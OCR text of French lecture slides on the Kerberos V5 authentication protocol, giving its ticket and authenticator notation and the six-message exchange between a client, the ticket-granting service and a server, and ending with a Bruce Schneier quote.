
Kerberos V5

Utilise pour les communications:


- un tiers de confiance : AS (Authentication Server)
- chiffrement symétrique (clefs privées)
- des tickets : TGS (Ticket Granting Service)
- des mots de passe




Kerberos V5: Principe en 3 phases



Kerberos V5: Principe en 3 phases



Kerberos V5: Principe en 3 phases




Kerberos V5 Notations

un ticket pour Alice correspondant au service s
$T_{a,s} := (id_s \mid\mid E_{K_s}(id_a||t||t_{end}||K_{a,s}))$

- l'identité d'Alice id_a ;
- la date de la demande t ;
- la date de fin de validité du ticket t_{end} ;
- une clef de session $K_{a,s}$

Un authentifiant $A_{a,s}$ pour Alice associé au service s :
$A_{a,s} := E_{K_{a,s}}(id_a||t)$
a pour Alice et tgs pour Ticket Grant Service

Kerberos V5



(1) : $(a||tgs)$

(2) : $(E_{K_a}(K_{a,tgs}||Alice||\ldots) \,||\, T_{a,tgs})$

(3) : $(A_{a,tgs} \,||\, Bob \,||\, T_{a,tgs})$

(4) : $\left(E_{K_{a,tgs}}(K_{a,b}||Alice||\ldots) \,||\, T_{a,b}\right)$


(5) : $(A_{a,b} \,||\, T_{a,b})$

(6) : $\left(E_{K_{a,b}}(t+1)\right)$

Outline

Merci pour votre attention.

Questions ?



Bruce Schneier

"If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology."